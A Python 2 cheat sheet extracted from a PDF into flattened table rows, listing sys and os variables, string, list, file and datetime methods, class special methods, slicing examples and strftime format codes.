



sys Variables		String Methods		Datetime Methods	
argv	Command line args	capitalize() *	lstrip()	today()	fromordinal(ordinal)
builtin_module_names	Linked C modules	center(width)	partition(sep)	now(timezoneinfo)	combine(date, time)
byteorder	Native byte order	count(sub, start, end)	replace(old, new)	utcnow()	strptime(date, format)
check_interval	Signal check frequency	decode()	rfind(sub, start, end)	fromtimestamp(timestamp)	utcfromtimestamp(timestamp)
exec_prefix	Root directory	encode()	rindex(sub, start, end)		
executable	Name of executable	endswith(sub)	rjust(width)		
exitfunc	Exit function name	expandtabs()	rpartition(sep)		
modules	Loaded modules	find(sub, start, end)	rsplit(sep)		
path	Search path	index(sub, start, end)	rstrip()	replace()	utcoffset()
platform	Current platform	isalnum() *	split(sep)	isoformat()	dst()
stdin, stdout, stderr	File objects for I/O	isalpha() *	splitlines()	__str__()	tzname()
version_info	Python version info	isdigit() *	startswith(sub)	strftime(format)	
winver	Version number	islower() *	strip()		
sys.argv for \$ python foo.py bar -c qux --h		isspace() *	swapcase() *	Date Formatting (strftime and strptime)	
sys.argv[0]	foo.py	istitle() *	title() *	%a Abbreviated weekday (Sun)	
sys.argv[1]	bar	isupper() *	translate(table)	%A Weekday (Sunday)	
sys.argv[2]	-c	join()	upper() *	%b Abbreviated month name (Jan)	
sys.argv[3]	qux	ljust(width)	zfill(width)	%B Month name (January)	
sys.argv[4]	--h	lower() *		%c Date and time	
os Variables		Note Methods marked * are locale dependant for 8-bit strings.		%d Day (leading zeros) (01 to 31)	
altsep	Alternative sep	List Methods		%H 24 hour (leading zeros) (00 to 23)	
curdir	Current dir string	append(item)	pop(position)	%I 12 hour (leading zeros) (01 to 12)	
defpath	Default search path	count(item)	remove(item)	%j Day of year (001 to 366)	
devnull	Path of null device	extend(list)	reverse()	%m Month (01 to 12)	
extsep	Extension separator	index(item)	sort()	%M Minute (00 to 59)	
linesep	Line separator	insert(position, item)		%p AM or PM	
name	Name of OS	File Methods		%S Second (00 to 61 ⁴)	
pardir	Parent dir string	close()	readlines(size)	%U Week number ¹ (00 to 53)	
pathsep	Patch separator	flush()	seek(offset)	%w Weekday ² (0 to 6)	
sep	Path separator	fileno()	tell()	%W Week number ³ (00 to 53)	
Note Registered OS names: "posix", "nt", "mac", "os2", "ce", "java", "riscos"		isatty()	truncate(size)	%x Date	
Class Special Methods		next()	write(string)	%X Time	
__new__(cls)	__lt__(self, other)	read(size)	writelines(list)	%y Year without century (00 to 99)	
__init__(self, args)	__le__(self, other)	readline(size)		%Y Year (2008)	
__del__(self)	__gt__(self, other)	Indexes and Slices (of a=[0,1,2,3,4,5])		%Z Time zone (GMT)	
__repr__(self)	__ge__(self, other)	len(a)	6	%%% A literal "%" character (%)	
__str__(self)	__eq__(self, other)	a[0]	0		
__cmp__(self, other)	__ne__(self, other)	a[5]	5		
__index__(self)	__nonzero__(self)	a[-1]	5		
__hash__(self)		a[-2]	4		
__getattr__(self, name)		a[1:]	[1,2,3,4,5]	1. Sunday as start of week. All days in a new year preceding the first Sunday are considered to be in week 0.	
__getattribute__(self, name)		a[:5]	[0,1,2,3,4]	2. 0 is Sunday, 6 is Saturday.	
__setattr__(self, name, attr)		a[:-2]	[0,1,2,3]	3. Monday as start of week. All days in a new year preceding the first Monday are considered to be in week 0.	
__delattr__(self, name)		a[1:3]	[1,2]	4. This is not a mistake. Range takes account of leap and double-leap seconds.	
__call__(self, args, kwargs)		a[1:-1]	[1,2,3,4]		
		b=a[:]	Shallow copy of a		

